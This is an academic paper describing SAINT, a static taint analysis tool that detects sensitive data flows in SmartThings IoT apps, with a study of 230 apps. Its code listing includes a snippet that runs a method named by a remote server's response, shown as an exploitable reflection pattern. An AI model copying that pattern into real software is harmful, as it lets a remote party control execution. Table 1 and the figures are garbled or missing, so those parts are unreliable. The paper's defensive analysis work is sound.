Broadly defined as the Internet of Things (IoT), the growth of commodity devices that integrate physical processes with digital connectivity has had profound effects on society–smart homes, personal monitoring devices, enhanced manufacturing and other IoT applications have changed the way we live, play, and work. Yet extant IoT platforms provide few means of evaluating the use (and potential avenues for misuse) of sensitive information. Thus, consumers and organizations have little information to assess the security and privacy risks these devices present. In this paper, we present SAINT, a static taint analysis tool for IoT applications. SAINT operates in three phases; (a) translation of platform-specific IoT source code into an intermediate representation (IR), (b) identifying sensitive sources and sinks, and (c) performing static analysis to identify sensitive data flows. We evaluate SAINT on 230 SmartThings market apps and find 138 (60%) include sensitive data flows. In addition, we demonstrate SAINT on IOTBENCH, a novel open-source test suite containing 19 apps with 27 unique data leaks. Through this effort, we introduce a rigorously grounded framework for evaluating the use of sensitive information in IoT apps—and therein provide developers, markets, and consumers a means of identifying potential threats to security and privacy.

## 1 Introduction

The introduction of IoT devices into public and private spaces has changed the way we live. For example, home applications supporting smart locks, smart thermostats, smart switches, smart surveillance systems, and Internet-connected appliances change the way we monitor and interact with our living spaces. Here mobile phones become movable control panels for managing the environment that supports entertainment, cooking, and even sleeping. Such devices enable our living space to be more autonomous, adaptive, efficient, and convenient. However, IoT has also raised concerns about the privacy of these digitally augmented spaces [33, 10, 21, 17, 6]. These networked devices have access to data that can be intensely private, e.g., when you sleep, what your door lock pin code is, what you watch on TV or other media, and who and when others are in the house. Moreover, the state of the devices themselves represents potentially sensitive information.

Because IoT apps are exposed to a myriad of sensitive data from sensors and devices connected to the hub, one of the chief criticisms of modern IoT systems is that the existing commercial frameworks lack basic tools and services for analyzing what they do with that information–i.e., application privacy [47, 27, 46]. SmartThings [34], OpenHAB [31], Apple's HomeKit [1] provide guidelines and policies for regulating security [39, 30, 3], and related markets provide a degree of internal (hand) vetting of the applications prior to distribution [36, 4]. However, tools for evaluating privacy risks in IoT implementations is at this time largely non-existent. What is needed is a suite of analysis tools and techniques targeted to IoT platforms that can identify privacy concerns in IoT apps. This work seeks to explore formally grounded methods and tools for characterizing the use of sensitive data, and identifying the sensitive data flows in IoT implementations.

In this paper, we present SAINT, a static taint analysis tool for IoT apps. SAINT finds sensitive data flows in IoT apps by tracking information flow from sensitive sources, e.g., device state (door locked/unlocked) and user info (away/at home) to external sinks, e.g., Internet connections, and SMS. We conduct a study of three major existing IoT platforms (i.e., SmartThings, OpenHAB, and Apple's HomeKit) to identify IoT-specific sources and sinks as well as their sensor-computation-actuator program structures. We then translate the source code of an IoT app into an intermediate representation (IR). The SAINT IR models an app's lifecycle, including program entry points, user inputs, and sensor states. In this, we

*contributed equally.

identify IoT-specific events/actions and asynchronously executing events, as well as platform-specific challenges such as call by reflection and the use of state variables. SAINT uses the IR to perform efficient static analysis that tracks information flow from sensitive sources to sinks.

We present two studies evaluating SAINT. The first is a horizontal market study in which we evaluated 230 SmartThings IoT apps, including 168 market vetted (called official) and 62 non-vetted (called third-party) apps. SAINT correctly flagged 92 out of 168 official and 46 out of 62 third-party apps exposing at least one piece of sensitive data via the Internet or messaging services. Further, the study showed that half of the analyzed apps transmit out at least three different sensitive data sources (e.g., device info, device state, user input) via messaging or Internet. Similarly, approximately two-thirds of the apps define at most two separate sensitive sink interfaces and recipients (e.g., remote hostname or URL for Internet and contact information for messaging). In a second study, we introduced IOTBENCH, an open-source application corpus for validating IoT analysis. Our analysis of SAINT on IOTBENCH showed that it correctly identified 25 out of 27 unique leaks in the 19 apps. SAINT produced two false-positives that were caused by flow over-approximation resulting from reflective methods calls. Additionally, the two missed code sites contained side-channel leaks and therefore were outside the scope of SAINT analysis.

It is important to note that the code analysis identifies **potential flows of sensitive data**. What the user does with a discovered sensitive data flow is outside the scope of SAINT. Indeed, the importance of a flow is highly contextual–one cannot divine the impact or correctness of a flow without understanding the environment in which it is deployed–whether the exposure of a camera image, the room temperature, or television channel represents a privacy concern depends entirely on who and under what circumstances the device and app is used. Hence, we identify those flows which have the potential impact on user or environmental security and privacy. We expect that the results will be recorded and the code hand-investigated to determine the cause(s) of the data flows. If the data flow is deemed malicious or dangerous for the domain or environment, the app can be rejected (from the market) or modified (by the developer) as needs dictate.

We make the following contributions:

- We introduce the SAINT system that automates information-flow tracking using inter- and intra-data flow analysis on an IoT app.
- We evaluate SAINT on 230 SmartThings apps and expose sensitive information use in commodity apps.
- We validate SAINT on a new open-source IoT-specific test corpus IOTBENCH, an open-source repository of 19 malicious hand-crafted apps.

We begin in the next section by defining the analysis task and outlining the security and attacker models.

## 2 Problem Scope and Attacker Model

**Problem Scope.** SAINT analyzes the source code of an IoT app, identifies sensitive data from a *taint source*, and attaches taint labels that describe sensitive data's sources and types. It then performs static taint analysis that tracks how labeled data (source data, e.g., camera image) propagates in the app (sink, e.g., network interface). Finally, it reports cases where sensitive data transmits out of the app at a *taint sink* such as through the Internet or some messaging service. In a warning, SAINT reports the source in the taint label and the details about the sink such as the external URL or the phone number. SAINT does not determine whether the data leaks are malicious or dangerous; however, the output of SAINT can be further analyzed to verify whether an app conforms to its functionality and notify users to make informed decisions about potential privacy risks, e.g., when a camera image is transmitted.

We focus on home automation platforms, which have the largest number of applications and consumer products [19]. Currently, SAINT is designed to analyze SmartThings IoT apps written in the Groovy programming language. We evaluate the SmartThings platform for two reasons. First, it supports the largest number of devices (142) among all IoT platforms and provides apps of various functionalities [41]. Second, it has a detailed, publicly available documentation that helps validate our findings [40]. As we will detail in Sec. 4.1, SAINT exploits the highly-structured nature of the IoT programming platforms and extracts an abstract intermediate representation from the source code of an IoT app. This would allow the algorithms developed in SAINT to be easily integrated into other programming platforms written in different programming or domain-specific languages.

**Attacker Model.** SAINT detects sensitive data flows from taint sources to taint sinks caused by carelessness or malicious intent. We consider an attacker who provides a user with a malicious app that is used to leak sensitive information with or without permissions granted by the user. First, the granted permissions may violate user privacy by deviating from the functionality claimed by the app. Second, permissions granted by an IoT programming platform may also be used to leak information; for instance, permissions to access the hub id or the manufacturer name are often granted by default to develop device-specific solutions. We assume attackers cannot bypass the security measures of an IoT platform, nor can they exploit side channels [35]. For instance, an app that changes the light intensity to leak the information about whether anyone is at home is out of the scope of this work.

## 3 Background of IoT Platforms

We present background of the SmartThings IoT platform [40] to gain insights into the structure of its apps. We also discuss two other popular IoT platforms: openHAB [31] and Apple's HomeKit [1]. Our discussion is

based on a survey, which was performed by reviewing the platforms' official documentation, running their example IoT apps, and analyzing their app construction logic. We then present the challenges of information flow tracking in IoT apps. Lastly, we define each potential type of taint sources, the mechanisms for taint propagation, and taint sinks by studying their API documentation.

## 3.1 Overview of IoT Platforms

**SmartThings** is a proprietary platform developed by Samsung. The platform includes three components: a hub, apps, and the cloud backend [36]. The hub controls the communication between connected devices, the cloud backend, and mobile apps. Apps are developed with Groovy (a dynamic, object-oriented language) in a Kohsuke sandboxed environment [10]. The sandbox limits its developers to a specific subset of the Groovy language for performance and security. For instance, the sandbox bans apps from creating their own classes and threads. The cloud backend creates software wrappers for physical devices and runs the apps.

The permission system in SmartThings allows a developer to specify devices and user inputs required for an app at install time. User inputs are used to implement the app logic. For instance, a user input is used to set the heating point of a thermostat. Devices in SmartThings have capabilities (i.e., permissions). Capabilities are composed of *actions* and *events*. Actions represent how to control or actuate devices and events represent the state information of devices. Actions and events are not one to one. While a device may support many events, it may have limited actions. Apps are event-driven. They subscribe to device events or other pre-defined events such as clicking an icon; when an event is activated, the corresponding event handler is invoked to take actions.

Users can install SmartThings apps in two different ways using a smartphone companion app called SmartThings Mobile. First, users may download apps through the official app market. Second, users may install third-party apps through the Web IDE on a proprietary cloud backend. Publishing an app in the official market requires the developer to submit the source code of the app for review. Official apps appear in the market after the completion of a review process that takes around two months to finish [36]. Users can also develop or install the source code of a third-party app and make it accessible to only themselves using the Web IDE. These apps do not require any review process and are often shared in the SmartThings community forum [37]. Compared to other competing platforms, SmartThings supports more devices and has a growing number of official and third-party apps.

**OpenHAB** is a vendor- and technology-agnostic open-source automation platform built in the Eclipse IDE [31]. It includes various devices specifically designed for home automation. OpenHAB is open source and provides flexible and customizable device integration and applications (referred to as rules) to build automated tasks. Similar to the SmartThings platform, the rules are implemented through three triggers to react to the changes in the environment. Event-based triggers listen to commands from devices; timing-based triggers respond to specific times (e.g., midnight); system-based triggers run with certain system events such as system start and shutdown. The rules are written in a Domain Specific Language (DSL) based on the Xbase language, which is similar to the Xtend language with some missing features [8]. Users can install OpenHAB apps by placing them in rules folder of their installations and from Eclipse IoT marketplace [29].

**Apple's HomeKit** is a development kit that manages and controls compatible smart devices [1]. The interaction between users and devices occurs through Siri and HomeKit apps. Similar to SmartThing and OpenHAB, each device has capabilities that represent what a device can do. Actions are defined to send commands to specific devices and triggers can be defined to execute actions based on location, device, and time events. Developers write scripts to specify a set of actions, triggers, and optional conditions to control HomeKit-compatible devices. Developing applications in HomeKit can either be written in Swift or Objective C. Users can install HomeKit apps using the Home mobile app provided by Apple [2].

## 3.2 Information Tracking in IoT Apps

Information flow tracking either statically or dynamically is a well-studied technique, which has been applied to many different settings such as mobile apps. From our study of the three IoT platforms, we found that IoT platforms possess a few unique characteristics and challenges in terms of tracking information flow when compared to other platforms. First, in the case of Android, it has a well-defined IR, and analysis can directly analyze IR code. However, IoT programming platforms are diverse, and each uses its own programming language. We propose a novel IR that captures the event-driven nature of IoT apps; it has the potential to accommodate many IoT platforms (Sec. 4.1). Second, while all taint tracking systems have to be configured with a set of taint sources and sinks, identifying taint sources and sinks in IoT apps is quite subtle, since they access a diverse set of devices, each of which has a different set of internal states. We describe common taint sources and sinks in IoT platforms to understand why they pose privacy risks (Sec. 3.3). Lastly, each IoT platform has its idiosyncrasies that can pose challenges to taint tracking. For instance, the SmartThings platform allows apps to perform call by reflection and allows web-service apps; each of these features makes taint tracking more difficult and requires special treatment (Sec. 4.2).

## 3.3 IoT Application Structure

From our studying of the three IoT platforms, we found that their apps share a common structure and common types of taint sources and sinks. In this subsection, we



Figure 1: SAINT's source and sink categorization in IoT apps.

describe these common taint sources and taint sinks to understand why they pose privacy risks and how sensitive information gets propagated in their app structure (see Fig. 1). We present the taint sources and sinks of the SmartThings platform in Appendix C.

**Taint Sources.** We classify taint sources into five groups based on information types.

*1) Device States.* Device states are the attributes of a device. An IoT app can acquire a variety of privacy-sensitive information through device state interfaces. For instance, a door-lock interface returns the status of the door as locked or unlocked. In our analysis, we marked device states sensitive as they can be used to profile habits of a user and pose risks to physical privacy.

*2) Device Information.* IoT apps grant access to IoT devices at install time. Our investigations reveal the platforms often define interfaces to access device information such as its manufacturer name, id, and model. This allows a developer to write device-specific apps. We mark all interfaces used to acquire device information as sensitive as they can be used for marketing and advertisement. Note that device information is static and does not change over the course of app execution. In contrast, device states introduced earlier may change during app execution; for instance, an action of an app may change a device's state.

*3) Location.* In the IoT domain, location information refers to a user's geolocation or geographical location. Geolocation defines a virtual property such as a garage or an office defined by a user to control devices in that location. Geographical location is used to control app logic through time zones, longitudes, and latitudes. This information is often provided by the programming platform using the ZIP code of the user at install time. For instance, local sunrise and sunset times of a user's location may be used to control the window shade of a house. Location information is acquired through location interfaces; therefore, we mark these interfaces as taint sources.

*4) User Inputs.* IoT apps often require user inputs either to manage the app logic or to control devices. In a simple example, a temperature value needs to be entered by a user at install time to set the heating point of a thermostat. User inputs are also often used to form predicates that control device actions; for instance, an app may turn off the switch of a device at a particular time entered by the user. Lastly, users may enter contact information to enable notifications through messaging services when specific events occur. We mark such inputs as sensitive since they contain personally identifiable data and may be used to profile user behavior. We will discuss more about the semantics of user inputs in Sec. 6.

*5) State Variables.* IoT apps do not store data about their previous executions. To retrieve data across executions, platforms allow apps to persist data to some proprietary external storage and retrieve this data in later executions. For instance, a SmartThing app may persist a "counter" that keeps track of how many times a door is unlocked; during every execution of the app, the counter is retrieved from external storage and incremented when a door is unlocked. We call such persistent data app *state variables*. As we detail in Sec. 4.2.2, state variables store sensitive data and needs to be tracked during taint propagation.

**Taint Propagation.** An IoT app invokes actions to control its devices when a particular event occurs. Actions are invoked in event handlers and may change the state of the devices. For instance, when a motion sensor triggers a sensor-active event, an app may invoke an event handler to take an action that changes the state of the light switch from off to on. This is a straightforward approach to invoke an action. Event handlers are not limited to implement only device actions. Apps often call other functions for implementing the app logic, sending messages, and logging device events to an external database.

During the execution of event handlers, it is necessary to track how sensitive information propagates in an app's logic. To obtain precision in taint propagation, we start from event handlers to propagate taint when tainted data is copied or used in computation, and we delete taint when all traces of tainted data are removed (e.g., when some variable is loaded with a constant). We will detail event handlers and SAINT's taint propagation logic in Sec. 4.

**Taint Sinks.** Our initial analysis also uses two taint sinks (although adding more later is a straightforward exercise).

*1) Internet.* IoT apps may send sensitive data to external services or may act as web services through which external entities acquire sensitive information. For the first kind, HTTP interfaces may be used to send out information. For instance, an app may connect to a weather forecasting service (e.g., www.weather.com) and send out its location information to get the local weather. For the second kind, a web-service IoT app may expose a URL that allows external entities to make requests to the app. For instance, a request from a remote server may be used to get the room temperature value. We will detail how SAINT tracks taint of web-service apps in Sec. 4.2.2.

*2) Messaging Services.* IoT apps use messaging APIs to deliver push notifications to mobile-app users and to send SMS messages to designated recipients when specific events occur. We consider all messaging service interfaces taint sinks–naturally, as they exfiltrate data by design.

```

Figure 4: The IR of a sample app constructed by SAINT from the app's source code to demonstrate the precise modelling of the app's lifecycle. (Appendix A presents its source code.)

# 4 SAINT

We present SAINT, a static taint analysis tool designed and implemented for SmartThings apps. Fig. 2 shows the overview of SAINT architecture. We implement the SAINT analyzer that extracts an intermediate representation (IR) from the source code of an IoT app. The IR is used to construct an app's entry points, event handlers, and call graphs (Sec. 4.1). Using these, SAINT models the lifecycle of an app and performs static taint analysis (Sec. 4.2). Finally, based on static taint analysis, it reports sensitive data flows from sources to sinks; for each data flow, the type of the sensitive information, as well as information about sinks, are reported (Sec. 4.3).

## 4.1 From Source Code to IR

The first step toward modeling the app lifecycle is to extract an IR from an app's source code. We exploit the highly-structured nature of IoT programming platforms based on our analysis in Sec. 3. We found that IoT systems are generally structured similarly regardless of their purpose and complexity. The dominant IoT platforms structure their app's design around the *sensor-computation-actuator* idioms. Therefore, we translate the source code of an IoT app into an IR by exploiting this structure.

SAINT builds the IR from a framework-agnostic component model, which is comprised of the building blocks of IoT apps, shown in Fig. 3. A broad investigation of existing IoT environments showed three types of common building blocks: (1) *Permissions* grant capabilities to devices used in an app; (2) *Events/Actions* reflect the association between events and actions (when an event is triggered, an associated action is performed); and (3) *Call graphs* represent the relationship between entry points and functions in an app. The IR has several benefits. First, it allows us to precisely model the app lifecycle as described above. Second, it is used to abstract away parts of the code that are not relevant to property analysis, e.g., definition blocks that specify app meta-data or logging code. Third, it allows us to have effective taint tracking, e.g., by associating permissions with the corresponding taint tags and by knowing what methods are entry points.

We use a sample app presented in Fig. 4 to illustrate the use of the IR. When a user arrives at home, the app unlocks the front door and turns on the lights. When she leaves, it turns off the lights, locks the front door, and sends to a security service a short message that she is away based on the time window specified by her.

**Permissions.** Permissions are granted when a user installs or updates an app. This is where various types of devices and user inputs are described and granted access. The permissions are read-only, and app logic is implemented using the permissions. The SAINT analyzer analyzes the source code of an app and extracts permissions for all devices and user inputs. Turning to the IR example in Fig. 4, the permission block (Lines 1-7) defines: (1) the devices: a presence sensor, a switch, and a door; and (2) user inputs: security-service "contact" information for sending notification messages, and "fromTime" and "toTime" values that are used to determine whether notification messages should be sent. For each permission, the IR declares a triple following keyword "input". For devices, the first two entries map device identifiers to their platform-specific device names in order to determine the interfaces that a device may access. For instance, an app that grants access to a switch may use `theswitchState` object to access its "on" or "off" state. For a user input, the line in the IR contains the string name that stores the user input and its type. The next entry labels the input with a taint tag showing the type of information such as the user-defined tag. As noted in Sec. 3.3, we consider user inputs sensitive.

We also include in the permission block a set of common interfaces designed for all apps that may leak sensitive data. For instance, `location.currentMode` gives the location mode either set to "home" or "away". We

assign each sensitive value to its label based on taint tags defined in Sec. 3.3. In this way, we obtain a complete list of sensitive interfaces an app may access.

**Events/Actions.** Similar to mobile applications, an IoT app does not have a main method due to its event-driven nature. Apps implicitly define entry points by subscribing to events. The events/actions block in an IR is built by analyzing how an app subscribes to events. Each line in the block includes three pieces of information: the mapping used for a device, a device event to be subscribed, and an event handler method to be invoked when that event occurs. The event handler methods are commonly used to take device actions. Therefore, an app may define multiple entry points by subscribing to multiple events of a device or devices. Turning to our example, the event of state changing to "present" is associated with an event handler method named `h1()` and the event of changing to "not present" with the `h2()` method.

We also found that events are not limited to device events, and can be generated in many other ways: (1) *Timer events*; event handlers are scheduled to take actions within a particular time or at pre-defined times (e.g., an event handler is invoked to take actions after a given number of minutes has elapsed or at specific times such as sunset); (2) *Web service events*; IoT programming platforms may allow an app to be accessible over the web. This allows external entities (e.g., If This Then That (IFTTT) [18]) to make requests to the app, and get information about or control end devices; (3) *App touch events*; for example, some action can be performed when the user clicks on a button in an app; (4) what actions get generated may also depend on *mode events*, which are behavior filters that automate device actions. For instance, an app running in "home" mode turns off the alarm and turns on the alarm when it is in the "away" mode. The SAINT analyzer analyzes all event subscriptions and finds their corresponding event handler methods; it creates a dummy main method for each entry point.

**Asynchronously Executing Events.** While each event corresponds to a unique event handler, the sequence of the event handlers cannot be decided in advance when multiple events happen at the same time. For instance, in our example, there could be a third subscription in the event/actions block that subscribes to the switch-off event to invoke another event-handler method. We consider eventually consistent events, which means any time an event handler is invoked, it will finish execution before another event is handled, and the events are handled in the order they are received by an edge device (e.g., a hub). We base our implementation on path-sensitive analysis that analyzes an app's event handlers, which can run in arbitrary sequential order. This is enabled by constructing a separate call graph for each entry point.

**Call Graphs.** We create a call graph for each entry point that defines an event-handler method. Turning to IR depicted in Fig. 4, we have two entry points `h1()` and `h2()` (Lines 12 and 16). `h1()` invokes `x()` to unlock the door and turn on the lights. The entry point `h2()` turns off the light and locks the door. It then calls method `y()` to check the time to decide whether to send a short message to a predefined contact via method `z()`. We note that the next section will detail how to construct call graphs, for example, in the case of call by reflection.

**Algorithm 1** Computing dependence from taint sinks

**Input:** ICFG : Inter-procedural control flow graph
**Output:** Dependence relation *dep*

1: $worklist \leftarrow \emptyset$; $done \leftarrow \emptyset$; $dep \leftarrow \emptyset$
2: **for** an *id* in a sink call's arguments at node n **do**
3: $\quad worklist \leftarrow worklist \cup \{(\mathrm{n}, id)\}$
4: **end for**
5: **while** *worklist* is not empty **do**
6: $\quad (\mathrm{n}, id) \leftarrow worklist.pop()$
7: $\quad done \leftarrow done \cup \{(\mathrm{n}, id)\}$
8: $\quad$ **for** node n′ with *id* def.* in assignment *id* = e **do**
9: $\quad\quad ids \leftarrow \{(\mathrm{n}', id') \mid id' \text{ is an identifier in e}\}$
10: $\quad\quad worklist \leftarrow worklist \cup (ids \setminus done)$
11: $\quad\quad dep \leftarrow dep \cup \{(\mathrm{n} : id, \mathrm{n}' : ids)\}$
12: $\quad$ **end for**
13: **end while**

[1] An *id* definition means that there is a control-flow path from n′ to n and on the path there is no other assignments to *id*.

## 4.2 Static Taint Tracking

We start with backward taint tracking (Sec. 4.2.1). We then present algorithms to address platform- and language-specific taint-tracking challenges like state variables, call by reflection, web-service IoT apps, and Groovy-specific properties (Sec. 4.2.2). Last, we discuss the problem of implicit flows in static taint tracking (Sec. 4.2.3).

### 4.2.1 Backward Taint Tracking

From the inter-procedural control flow graph (ICFG) of an app, SAINT's backward taint tracking consists of two steps: (1) it first performs taint tracking backward from taint sinks to construct possible data-leak paths from sources to sinks; (2) using path- and context- sensitivity, it then prunes infeasible paths to construct a set of *feasible paths*, which are the output of SAINT's static taint tracking.

In the first step, SAINT starts at the sinks of the ICFG and propagates taint backward. The reason that SAINT uses the backward approach is to reduce the processing overhead by starting from a few sinks instead of from a huge number of sensitive sources. This is confirmed by checking the ratio of sinks over sources in analyzed IoT apps (see Fig. 7 in Sec. 5 for taint source analysis and see Fig. 9 in Sec. 5 for taint sink analysis).

Algorithm 1 details the steps for computing a *dependence* relation that captures how values propagate in an app. It is a worklist-based algorithm. The worklist is initialized with identifiers that are used in the arguments of sink calls. Note that each identifier is also labeled with the node information to uniquely identify the use of an identifier because the same identifier can be used in multiple locations. The algorithm then takes an entry (n, *id*) from



Figure 5: Taint tracking under backward flow analysis.

the worklist and finds a definition for *id* on the ICFG; it adds identifiers on the right-hand side of the definition to the worklist; furthermore, the dependence between *id* and the right-hand side identifiers are recorded in *dep*. For ease of presentation, the algorithm treats parameter passing in a function call as inter-procedural definitions.

To illustrate, we use the code in Fig. 5 as an example. There is a sink call at place ❶. So the worklist is initialized to be ((23:`phone`), (23:`t`)); for illustration, we use line numbers instead of node information to label identifiers. Then, because of the function call at ❷, (16:`temp_cel`) is added to the worklist and the dependence (23:`t`, 16:[`temp_cel`]) is recorded in *dep*. With similar computation, the final output dependence relation for the example is as follows:

(23:`t`, 16:[`temp_cel`]), (16:`temp_cel`, 15:[`temp`, `thld`]), (15:`temp`, 14:[`ther.latestValue`])

With the dependence relation computed and information about taint sources, SAINT can easily construct a set of possible data-leak paths from sources to sinks. For the example, since the threshold value `thld` is a user-input value (Lines 4 and 5 in Fig. 5), we get the following possible data-leak path: 5:`thld` to 16:`temp_cel` to 23:`t`.

In the next step, SAINT prunes infeasible data-leak paths using path- and context-sensitivity. For a path, it collects the evaluation results of the predicates at conditional branches and checks whether the conjunction of those predicates (i.e., the path condition) is always false; if so, the path is infeasible and discarded*. For instance, if a path goes through two conditional branches and the first branch evaluates $x > 1$ to true and the second evaluates $x < 0$ to true, then it is an infeasible path. SAINT does not use a general SMT solver to check path conditions. We found that the predicates used in IoT apps are extremely simple in the form of comparisons between variables and constants (such as $x == c$ and $x > c$); thus, SAINT implemented its simple custom checker for path conditions. Furthermore, SAINT throws away paths that do not match function calls and returns (using depth-one call-site sensitivity). At the end of the pruning process, we get a set of feasible paths from taint sources to sinks.

### 4.2.2 SmartThings Idiosyncrasies

Our initial prototype implementation of SAINT was based on the taint tracking approach we discussed. However, SmartThings platform has a number of idiosyncrasies that may cause imprecision in taint tracking. We next discuss how these issues are addressed in SAINT.

*Similar to how symbolic execution prunes paths via path conditions.

**Listing 1: Sample code blocks for SmartThings idiosyncrasies**

```
1  /* A code block of an app using a state variable */
2  def initialize() {
3      state.switchCounter = 0
4      subscribe(theswitch, "switch.on", turnedOnHandler)
5  }
6  def turnedOnHandler() {
7      state.switchCounter = state.switchCounter + 1
8      taintedVar = state.switchCounter // tainted
9  }
10 /* A code block of app using call by reflection */
11 def getMethod(){
12   httpGet("http://url"){
13     resp -> if(resp.status == 200){
14                 methodName = resp.data.toString()
15             }
16     "$methodName"() //call by reflection
17 }
18 def foo() {...}
19 def bar() {...}
20 /* A code block of an example web-service app */
21 mappings {
22   path("/switches") {
23     action: [GET: "listSwitches"] }
24   path("/switches/:command") {
25     action: [PUT: "updateSwitches"] }
26 }
27 def listSwitches() {
28     switches.each {
29       resp << [name: it.displayName, value:
30               it.currentValue("switch")]} //tainted
31     return resp
32 }
33 def updateSwitches() {...}
34 /* A code block of an app using closures */
35 def someEventHandler(evt) {
36     def currSwitches = switches.currentSwitch //tainted
37     def onSwitches = currSwitches.findAll { //tainted
38         switchVal -> switchVal == "on" ? true : false
39     }
40 }
41 /* Implicit flows in an example app */
42 def batteryHandler(evt) {
43   def batLevel = event.device?.currentBattery;
44     if (batLevel < 25) {
45           switches.off()
46           def message = "battery low for device"
47           sendSMS(phone, message)
48     }
49 }
```

**Field-sensitive Taint Tracking of State Variables.** As discussed before, IoT apps use state variables that are stored in the external storage to persist data across executions. In SmartThings, state variables are stored in either the global `state` object or the global `atomicState` object. Listing 1 (Lines 1–9) presents an example app using the `state` object to store a field named `switchCounter` to track the number of times a switch is turned on. To taint track potential data leaks through state variables, SAINT applies field-sensitive analysis to track the data dependencies of all fields defined in the `state` and `atomicState` objects. We label fields in those two objects with a new taint label "state variable" and perform taint tracking. For instance, the `taintedVar` variable in Listing 1 is labeled with the state-variable taint by SAINT.

**Call by Reflection.** The Groovy language supports programming by reflection (using the `GString` feature) [38], which allows a method to be invoked by providing its name as a string. For example, a method `foo()` can be invoked by declaring a string `name="foo"` and thereafter called by reflection through `$name`; see Listing 1 (Lines 10–19) for another example. This can be exploited if an at-



Figure 6: Our SAINT data flow analysis tool designed for IoT apps. The left region is the analysis frame, and the right region is the output of an example IoT app for a specific data flow evaluation.

tacker can control the string used in call by reflection [10], e.g., if the code has `name=httpGet(URL)` and the URL is read from an external server. While SmartThings does not recommend using reflective calls, our study found that ten apps in our corpus use this feature (see Sec. 5). To handle calls by reflection, SAINT's call graph construction adds all methods in an app as possible call targets, as a safe over-approximation. For the example in Listing 1, SAINT adds both `foo()` and `bar()` methods to the targets of the call by reflection in the call graph.

**Web-service Applications.** A web-service SmartThings app allows external entities to access smart devices and manage those devices. Such apps declare mappings relating *endpoints*, HTTP operations, and callback methods. Listing 1 (Lines 20–33) presents a code snippet of a real web-service app. The `/switches` endpoint handles an HTTP GET request that returns the state information of configured switches by calling the `listSwitches()` method; the `/switches/:command` endpoint handles a PUT request that invokes the `updateSwitches()` method to turn on or off the switches. The first prototype of SAINT did not flag the web-service apps for leaking sensitive data. However, our manual investigation showed that the web-service apps respond to HTTP GET, PUT, POST, and DELETE requests from external services and may leak sensitive data. To correct this, we modified the taint-tracking algorithm to analyze what call back methods are declared through the `mappings` declaration keyword [42]. Sensitive data leaked through those call back methods are then flagged by SAINT.

**Closures and Groovy-Specific Operations.** The Kohsuke sandbox enforced in SmartThings allows for closures and other Groovy-specific operations such as array insertions via <<. The SmartThings official developer guideline [40] imposes certain restrictions on these operations. For instance, closures are disallowed outside of methods. SAINT's implementation follows the guideline and imposes the same restrictions. For closures, we found that apps often loop through a list of devices and use a closure to perform computation on each device in the list. Listing 1 (Lines 34–40) shows an example in which a closure is used to iterate through the `currSwitches` object to identify those switches that are turned on. For correct taint tracking, SAINT analyzes the structure of closures and inspects expressions in the closures to see how taints should be propagated.

#### 4.2.3 Implicit Flows

An implicit flow occurs if the invocation of a sink interface is control dependent on a sensitive test used in a conditional branch. SAINT implements an algorithm designed to track implicit flows [23]. It checks the condition of a conditional branch and sees whether it depends on a tainted value. If so, it taints all elements in the conditional branch [26]. Listing 1 (Lines 41–49) presents an example app, in which an implicit flow happens because a `sendSMS()` call is control dependent on a test that involves sensitive data `batLevel`. We found that IoT apps often use tainted values in control flow dependencies. In our analysis, approximately two-thirds of analyzed apps implement device actions (such as unlocking a door) in branches whose tests are based on tainted values (such as a user's presence). We leave the detection of implicit flows optional in SAINT, and evaluate the impact of implicit flow tracking on false positives in Sec. 5.2.

### 4.3 Implementation

The IR construction from the source code of the input IoT app requires the building of the app's ICFG. SAINT's IR-building algorithm directly works on the Abstract Syntax Tree (AST) representation of Groovy code. The Groovy compiler supports customizing the compilation process by supporting compiler hooks, through which one can insert extra passes into the compiler (similar to the modular design of the LLVM compiler [24]). The SAINT analyzer visits AST nodes at the compiler's semantic analysis phase where the Groovy compiler performs consistency and validity checks on the AST. Our implementation uses an `ASTTransformation` to hook into the compiler, `GroovyClassVisitor` to extract the entry points and the structure of the analyzed app, and `GroovyCodeVisitor` to extract method calls and expressions inside AST nodes [14]. This allows our implementation to use AST visitors to analyze expressions and statements, and get all necessary information to build IR.

| | Official† | Third party | Taint Sources | | | | | Taint Sinks | |

| **Total** | 168 | 62 | | | | | | | |

† Ten official apps and one third-party app do not request permission to devices, yet SmartThings platform explicitly grants access to device information such as hub ID and manufacturer name (not shown).

Table 1: Applications grouped by permissions to taint sources and sinks. App functionality shows the diversity of studied apps.

SAINT's taint analysis also uses Groovy AST visitors. It extends the `ASTBrowser` class implemented in the Groovy Swing console, which allows a user to enter and run Groovy scripts [13]. The implementation hooks into the IR of an app in the console and dumps information to the `TreeNodeMaker` class; the information includes an AST node's children, parent, and all properties built at the pre-defined compilation phase. This allows us to acquire the full AST including the resolved classes, static imports, the scope of variables, method calls, and interfaces accessed in an app. SAINT then uses Groovy visitors to traverse IR's ICFG and performs taint tracking on it.

**Output of SAINT.** Fig. 6 presents the screenshot of SAINT's analysis result on a sample app. A warning report by SAINT contains the following information: (1) full data flow paths between taint sources and sinks, (2) the taint labels of sensitive data, and (3) taint sink information, including the hostname or URL, and contact information.

## 5 Application Study

This section reports our experience of applying SAINT on SmartThings apps to analyze how 230 IoT apps use privacy-sensitive data. Our study shows that approximately two-thirds of apps access a variety of sensitive sources, and 138 of them send sensitive data to taint sinks including the Internet and messaging channels. We also introduce an IoT-specific test suite called IOTBENCH [20]. The test suite includes 19 hand-crafted malicious apps that are designed to evaluate taint analysis tools such as SAINT. We next present our taint analysis results by focusing on several research questions:

**RQ1** What are the potential taint sources whose data can be leaked? And, what are the potential taint sinks that can leak data? (Sec 5.1)

**RQ2** What is the impact of implicit flow tracking on false positives? (Sec. 5.2)

**RQ3** What is the accuracy of SAINT on IOTBENCH apps? (Sec. 5.3)

**Experimental Setup.** In late 2017, we obtained 168 *official* apps from the SmartThings GitHub repository [39] and 62 community-contributed *third-party* apps from the official SmartThings community forum [37]. Table 1 categorizes the apps along with their requested permissions at install time. We determined the functionality of an app by checking its category in the SmartThings online store and also the definition block in the app's source code implemented by its developer. For instance, the "entertainment" category includes an app to control a device's speaker volume. We studied each app by downloading the source code and running an analysis with SAINT. The official and third-party apps grant access to 49 and 37 "different" device types, respectively. The analyzed apps often implement SmartThings and Groovy-specific properties. Out of 168 official apps, SAINT flags nine apps using call by reflection, 74 declaring state variables, 37 implementing closures, and 23 using the OAuth2 protocol; out of 62 third-party apps, the results are one, 34, nine, and six, respectively. SAINT identifies when sensitive information is leaked via the internet and messaging services.

